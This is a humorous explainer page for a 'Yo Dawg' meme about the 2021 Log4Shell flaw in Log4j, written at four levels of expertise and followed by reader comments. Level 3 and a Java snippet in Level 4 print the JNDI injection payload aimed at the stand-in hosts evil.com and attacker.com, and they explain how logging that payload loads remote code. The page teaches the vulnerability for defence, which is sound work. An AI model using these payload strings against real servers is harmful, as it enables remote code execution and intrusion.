Yo Dawg meme jokes about RCE hiding inside the logs you monitor
Why is this Security meme funny?
Level 1: Guard Dog Gone Bad
Imagine you have a guard dog to protect your house. This dog’s job is to watch for bad guys and bark to alert you if it sees someone sneaking around. Sounds great, right? Now picture this: a clever bad guy learns a special trick – say a certain whistle or phrase – that when the guard dog hears it, the dog suddenly opens the door and lets the bad guy in instead of barking. That would be crazy! The very thing meant to protect you (the guard dog and its warning bark) got turned against you. The bad guy found a sneaky way to make the guard do the opposite of its job.
This meme is joking about a real-life computer situation kind of like that. In our analogy, the logs are like the guard dog – they’re supposed to help us spot bad stuff happening in a computer system (like an alarm or a report). The RCE (remote code execution, a bad guy running code on your computer) is like the burglar breaking in. Normally, we use logs to catch burglars (hackers) in the act. But a big security bug was discovered where a hacker could hide their break-in inside the log itself, just like the special whistle trick for the dog. When the system wrote down the log (when the dog heard the whistle), it actually let the hacker in (the dog opened the door).
It’s a funny-but-scary kind of irony: the safety alarm turned into the trap. People who know about this find it funny in a facepalm way – like “oh no, the thing we trusted to help protect us ended up helping the bad guys.” Just as you’d be both astonished and upset if your guard dog happily wagged its tail and invited the thief inside, developers were stunned that logging a hacker’s attempt could actually help the hacker. The meme uses a playful tone (“Yo dawg, I heard you like using logs... so we put RCEs in your logs”) to make us laugh about how absurd that is.
In simplest terms, the joke is saying: “You were using logs to watch out for hacks, but guess what – the hack snuck into the logs!” It’s like a surprise punchline where the protector became the problem. Even if you’re not into computers, you can understand that a security tool that backfires is both wacky and worrying. But humor helps! We laugh because it’s like a cartoon scenario – unexpected and inverted – and then we make sure to fix the dog’s training (or in real life, fix the software) so it can’t happen again.
Level 2: Never Trust User Input
Let’s break down what this meme is talking about in simpler terms. First, some definitions:
Logging: In programming, logging means recording information about what a program is doing. Think of it as the program’s diary or a black box recorder. For example, an application might log an event like “User X logged in at 3PM” or “Payment of $100 processed.” Developers use logs to monitor systems and debug problems. Observability and Monitoring are broader terms around this – they refer to techniques (like logging, metrics, alerts) that help us understand what’s happening inside our software. If something goes wrong (like an error or, worse, a hacker trying to break in), logs are often the first place we look to figure out what happened.
Remote Code Execution (RCE): This is a type of serious security flaw. “Remote” means an outsider (like someone on the internet) can do it from far away, and “Code Execution” means making a target system run code. So an RCE vulnerability lets a malicious person run their own commands or programs on your server or computer without permission. This is about as bad as it sounds – if an attacker can execute code on your machine, they can often steal data, take control, or cause a lot of damage. It’s like giving a stranger the keys to your house (or computer).
Now, in late 2021, a huge security issue was discovered in a library called Apache Log4j. A library in programming is a bit of pre-written code developers include to avoid reinventing the wheel. Log4j’s job is simple: help Java applications do logging. Rather than every programmer writing their own logging system, they just use Log4j. It’s everywhere – in many Java-based applications large and small. The problem (nicknamed Log4Shell) was that Log4j had an unexpected security flaw: if you gave it a certain weird text to log, that text could trick Log4j into running code from an external source. In plainer words, a bad person could send a specially-crafted message to a server, and if the server tried to write that message into its log, the act of logging would unintentionally execute the bad guy’s program on that server. Yikes!

How could something so odd happen? It turns out Log4j had a feature to make logs more useful by doing look-ups in the text. For instance, a log message could include ${env:USERNAME} to automatically insert the user’s name from an environment variable. One of these features was ${jndi:...}, which told Log4j to go look up information using JNDI (a Java system to fetch data from directories and servers). This was originally meant for benign things like looking up config info, but it wasn’t locked down to safe sources. Attackers realized they could ask JNDI to fetch from an attacker-controlled server (using a protocol like LDAP) and that server could respond with a payload that Java would execute. In short, untrusted user input was being treated like a command, which is a big no-no in security. It’s the same general idea as classic injection attacks (for example, SQL injection where a user’s data tricks a database into running unintended commands) – never trust input to be just innocent data if it’s going to be processed in a special way.

The meme uses the popular “Yo Dawg” format to joke about this situation. The image (a rapper with a laugh — that’s Xzibit from an old MTV show) and the text layout are an old meme where typically it says, “Yo dawg, I heard you like X, so I put an X in your X so you can Y while you Y.” It’s a humorous way to describe a thing inside itself or a layered idea. For example, a classic one was “Yo dawg, I heard you like music, so I put speakers in your car so you can listen while you drive.” It became an internet joke to apply this phrasing to all kinds of situations. In our meme, the top text says: “YO DAWG, WE HEARD YOU LIKE USING LOGS TO MONITOR FOR RCE”. Translation: “We heard you use your logs to watch out for hackers breaking in (RCE attempts).” The bottom text says: “SO WE PUT RCEs IN YOUR LOGS”. Translation: “So we put a hack (RCE) inside the logs themselves.” The structure is poking fun at the irony: you like logs to catch hackers, so now the hacks are in the logs.
In everyday terms, it’s saying: the very tool you were using to protect yourself (logs/monitoring) was turned into an attack against you. For a newer developer or someone not in software, this is surprising – logs are just text, right? How can text become an attack? But as explained, if software isn’t carefully designed, even something as simple as writing out text can trigger complex behavior. Security flaws often come from these unexpected interactions. Log4Shell was a dramatic example: a single line of naughty text could compromise a server.
Why is this funny to developers? It’s a mix of shock and can-you-believe-it humor. It highlights a kind of ironic failure. We usually comb through logs to find evidence of a hacker’s RCE attempt. Here, if we did see evidence in the log, it meant the hack already succeeded through the logging process! It’s like a trap where reading the warning sign springs the trap. The humor is that it’s so backwards from the normal roles of things.
This meme also teaches an important lesson for junior developers or anyone learning about security: Never blindly trust user input, even if it’s just going to be logged or stored. Always think about how data is handled. If some part of your system will interpret special characters or patterns (like ${...} in this case), be very cautious about letting users supply that text. The phrase “Never trust user input” is a common mantra in cybersecurity. Here it applies in an unusual place – logs – but it still applies. Even if a user’s data is just going into a file or on the screen, consider what could go wrong. In Log4j’s case, nobody expected logging text could trigger a network call to malicious servers and execute code, but it did, because the input wasn’t treated as purely passive data.
In summary, Level 2 boils down the meme’s meaning: logs (our monitoring tool) had a security flaw that allowed RCE (the worst kind of hack) to occur through the act of logging malicious data. The meme uses a fun format (Yo Dawg) to deliver this message humorously. It’s a wink and a warning: sometimes our clever systems can outsmart us, and it’s unexpectedly funny when phrased as “we put the thing you fear inside the thing meant to protect you.” For someone new to this, just remember: software can be complicated under the hood, and something as simple as writing to a log can have side effects if the software isn’t designed with security in mind. Always be careful with user-provided data – that lesson is so fundamental that we even make memes about it when things go wrong!
Level 3: Log4Shell Shock
For seasoned developers and security engineers, this meme hits home with a mix of horror and dark humor. It references the infamous Log4Shell vulnerability (CVE-2021-44228) in the Apache Log4j library. If you were on-call in December 2021, you probably remember the scramble: updating dependencies, frantically grepping logs for ${jndi: strings, and implementing emergency patches. The meme’s text, “Yo dawg, we heard you like using logs to monitor for RCE, so we put RCEs in your logs”, perfectly encapsulates the absurdity we all felt. It’s pointing out the irony that the very logs we rely on for monitoring and security visibility became a pathway for a remote code execution attack.
Remote Code Execution (RCE) is that nightmare scenario where an attacker can run arbitrary code on your system from afar – basically game over for server security. Typically, we set up extensive observability pipelines to catch signs of such attacks. We collect logs, set up alerts for suspicious behavior, and use monitoring tools to flag anything odd (like someone trying to exploit us). The meme jokes that attackers said, “Oh, you’re watching your logs for attacks? Cool – we’ll put the attack inside your logs.” This actually happened with Log4Shell: if an attacker tried some exploit and your app dutifully logged their attempt, that log entry itself could trigger the exploit within your system. It’s a classic case of a security measure backfiring spectacularly.
Consider a concrete scenario that many senior devs will recognize: a web application logging user agent strings or form inputs. Along comes an attacker who crafts their input or HTTP header to include ${jndi:ldap://evil.com/malicious}. A well-run system might log that unusual input for later review. But with a vulnerable version of Log4j under the hood, the moment that line gets written to the log, the library goes “Oh, ${jndi:? Let me resolve that!” and bam, it fetches and runs malicious code from evil.com. The very act of logging the attack gave the attacker a foothold. Talk about a “facepalm” moment for the whole industry.
Why is this so funny (in a painful way) to experienced folks? Because it violates a deep assumption: logs are inert records. We assume we can throw any data into log files and later comb through them safely. Discovering that logs could bite back was both shocking and darkly comedic. Imagine telling a junior dev before this happened: “Be careful, don’t log that attacker’s input, it might execute something!” – it sounds like a ridiculous superstition, but for a period in 2021 it was harsh reality. Many of us quipped, “the call is coming from inside the house!” because the threat was emerging from within our own logging process.
The meme uses the Yo Dawg format (popularized by rapper Xzibit in an old TV show and subsequent memes) which traditionally layers a concept within itself (“we heard you like X, so we put X in your X”). Here X = “using logs to monitor for RCE.” It’s a playful nod to the idea of one concept nested inside itself. Senior devs see this and immediately appreciate the reference: “We put RCEs in your logs” is almost too true, invoking a laugh that’s half “haha” and half “oh no.” It’s humor born from shared trauma – countless teams rushing to patch Log4j on systems worldwide.
This meme also slyly comments on the state of software security and observability. It highlights how a widely adopted tool can become a single point of failure. Log4j was everywhere – from big enterprise servers to little hobby projects – a dependency so common that its compromise felt ubiquitous. The phrase “we heard you like X so we put X in your X” implies an overabundance or redundancy, and indeed Log4Shell forced us to realize we’d perhaps over-extended our trust in convenience features. Seasoned engineers recognize the pattern: a nifty library feature (in this case, Log4j lookups) introduced an attack surface nobody fully considered.
There’s also a hint of schadenfreude and industry critique. Monitoring and security teams often tout how well they can detect intrusions by analyzing logs. This incident flipped that on its head – it was almost like the attackers saying, “We see you watching, so we’ll use your own watchtower as the entry point.” Cue nervous laughter among DevOps folks. We joke about it now, but at the time, this was a severe 0-day exploit being actively used by attackers in the wild. The meme’s joke format made it digestible and shareable, diffusing some stress with humor. It’s the same energy as an ops veteran quipping “Our fires have fires.” Here the thing meant to catch fire (logs catching issues) actually caught on fire itself (became the issue).
From an architectural perspective, this was a wake-up call about supply chain security and the importance of understanding what our dependencies actually do. Senior devs know that feeling when a supposedly stable, boring piece of infrastructure suddenly demands immediate attention (usually on a Friday, because of course it was Friday, December 10th, 2021 when Log4Shell went public). The meme brings a wry smile because it’s a perfect example of Murphy’s Law in software: anything that can go wrong will go wrong – even your logging. It also reflects the paradox of observability vs security – we want to observe everything, but here observation itself became the vulnerability.
In summary, at Level 3 we’re smiling at how perfectly the meme nails a very niche, technical gag. It combines a classic meme template with a real-world event only deeply entrenched devs might know: logs (intended to catch bad behavior) became a means to achieve the baddest behavior of all – remote code execution. It’s a shared nod of understanding among experienced developers and security professionals: “Yep, that happened, and we all lived through it.” The humor works because it’s true in a twisted way, and because we cope with such absurdities by joking, even as we double-check that our systems are patched.
Level 4: Observability Ouroboros
Deep inside this meme is a reference to the Log4Shell fiasco, a vulnerability that sent shockwaves through the software world in December 2021. To appreciate the irony, let's unpack the technical guts: Log4j is a popular Java logging library that, unbelievably, could be tricked into executing malicious code just by logging a specially crafted string. This exploit combined concepts from injection attacks and Java’s dynamic features in a way that felt almost metacircular. In essence, the very tool meant to observe system behavior (the logger) turned into an attack vector – a snake eating its own tail, an observability ouroboros.
At the heart of Log4Shell was something called JNDI injection. JNDI (Java Naming and Directory Interface) is normally a benign service that lets Java applications look up data or resources by name (for example, looking up a user profile in a directory). However, JNDI is powerful – it can fetch objects from remote locations like an LDAP server. The Log4j library had a feature where if you put ${jndi:...} in a log message, the library would helpfully reach out to that address and retrieve whatever object was referenced. This was originally a feature for flexibility (say, to include dynamic info in logs). But attackers discovered they could abuse this: by slipping a malicious JNDI lookup string into any data that gets logged, they could trick Log4j into fetching and loading their code from a server the attackers controlled. Suddenly, a simple text log entry becomes a remote code execution (RCE) attack.
Why is this deeply ironic? In security architecture, we treat logs and monitoring systems as passive, safe observers. They’re supposed to record events, not cause new ones. A fundamental principle in computer science is separating code from data – logs should be data, inert and harmless. Log4Shell broke this boundary. It’s like the difference between writing down someone’s message and, instead, blindly running that message as a program. Formally, this is an input validation failure: the logger didn’t sanitize or confine what it was asked to log. It treated a piece of untrusted text as a directive to execute code. This blurring of data and code parallels classic injection vulnerabilities (like SQL injection or XSS) but in a novel arena – the logging infrastructure. Security researchers often caution that given enough dynamic features, any system can be turned Turing-complete (able to run arbitrary computation) by a clever exploit. Log4j’s lookup mechanism inadvertently provided the hooks to do just that: it allowed untrusted input to invoke arbitrary bytecode. In other words, the logger became a mini interpreter for attacker-supplied instructions.
From a theoretical standpoint, the Log4Shell incident highlights how composition of systems can unintentionally introduce complexity that attackers exploit. Logging frameworks are meant to be side-effect-free observers (idempotent writes to disk or console), but adding convenience features (like lookups for environment variables, configuration, or JNDI resources) turned the logging mechanism into an active participant in program logic. The broader lesson touches on principles of secure design: every time we increase a system’s capability (for example, making logs smarter by resolving variables), we must also re-draw the security boundary. Here, the boundary was crossed without anyone realizing it for years. The result was essentially a pandora’s box hidden in plain sight – a tiny feature in an ubiquitous library that suddenly granted attackers a direct line into countless servers once discovered.
In academic terms, Log4Shell can be seen as a failure to maintain a trusted computing base. The logging library became part of the runtime’s execution path for untrusted data, violating the assumption that logging is a one-way street (data goes in, nothing comes out except text). The exploit was also a case study in emergent behavior: no single developer intended for “logging a string” to launch a network request to an attacker’s server and load malicious code; it emerged from the interplay of features (string interpolation, JNDI's network lookup, and Java's class loading). If we consider the CAP theorem of distributed systems (which reminds us we can’t have it all), there’s an analogous truism in software security: you can’t have rich dynamic functionality and assume absolute safety when facing malicious input. This meme’s humor stems from exactly that kind of impossible situation – relying on logs for security, only to discover the logs themselves were a Trojan horse. It’s an almost poetic inversion of roles, blurring the line between observer and actor in a system. The Yo Dawg meme format (“We heard you like X, so we put X in your X...”) fits perfectly to convey this recursive absurdity at a deeply technical level.
// An illustrative snippet of how the exploit works in Log4j
String attackPayload = "${jndi:ldap://attacker.com:1389/Exploit}";
logger.error("User input: " + attackPayload);
// Log4j sees "${jndi:...}" and performs a JNDI lookup to attacker.com.
// The attacker’s LDAP server responds with a reference to a malicious Java class.
// Log4j then loads and executes the malicious bytecode, leading to RCE.
In the code above, a seemingly innocent logger.error call becomes dangerous. The ${jndi:...} syntax is normally meant for legitimate lookups (like ${env:PATH} to log an environment variable), but here it’s pointed at an attacker’s server. Log4j dutifully executes that directive and ends up running unwanted code. The elegance and horror of this exploit is that the act of logging an attack string completes the attack. This self-referential exploit—an RCE hiding inside a log entry—is what the meme is humorously pointing out. The technical depth here is how a minor feature (string substitution in logs) intersected with network protocols (LDAP) and class loading to yield a critical vulnerability.
So, the Level 4 takeaway: the meme encodes a serious lesson in system design and security. It jokes that “we put RCEs in your logs so you can get hacked while you track hacks,” but behind that quip lies a stark reality. It’s a reminder that in complex software, especially in distributed systems and richly-featured frameworks, unexpected interactions can lead to catastrophic breaches. In a world striving for better observability and more intelligent systems, Log4Shell was a cautionary tale: sometimes the quest to make our tools stronger or more convenient can create loop holes that are literally loop-holes (the logs loop back and bite the system). This meme captures that convoluted situation in one punchline, giving a nod to those of us who relish deep-cut technical humor and have perhaps spent late nights patching exactly this kind of issue.
Description
The meme uses the classic "Yo Dawg" two-line white impact font format over a photo of a rapper-styled man whose face is pixelated for anonymity. Top text reads: "YO DAWG, WE HEARD YOU LIKE USING LOGS TO MONITOR FOR RCE". Bottom text reads: "SO WE PUT RCEs IN YOUR LOGS". The joke riffs on the 2021 Log4Shell incident where a log entry itself could trigger remote-code-execution, highlighting the irony of relying on logs for security visibility while those same logs become the attack vector. Visually it is high-contrast white text with black stroke on a blurred studio backdrop, emphasizing developer humor around observability, security vulnerabilities, and DevOps monitoring practices
Comments
7Comment deleted
Log4Shell reminded us our observability pipeline isn’t read-only - it’s basically a write-exec volume with Grafana doing the crime scene sketches
The real irony isn't just that logs became attack vectors - it's that we spent years telling juniors to 'log everything' for debugging, only to discover we'd essentially installed a backdoor in every Java application since 2013. Now our incident response playbooks need incident response playbooks
Defense in depth, 2021 edition: the attacker's payload arrives pre-indexed, timestamped, and shipped to your SIEM at your own expense
The ultimate security architect's nightmare: spending months implementing comprehensive logging and monitoring for RCE detection, only to discover your logging framework itself is the RCE vector. It's like hiring a security guard who's actually a burglar, or more accurately, like the Log4Shell incident where simply logging a malicious string could pwn your entire infrastructure. Nothing says 'defense in depth' quite like your observability stack becoming patient zero
Observability is still code; if your pipeline resolves ${jndi:ldap://...}, you didn’t build a SIEM, you deployed an attacker to prod
Your SOC asks for log enrichment; your JVM calls JNDI - congrats, you’ve built eval() over TCP and called it observability
Centralized logging: because why hunt RCEs when your Splunk can just eval() them for you?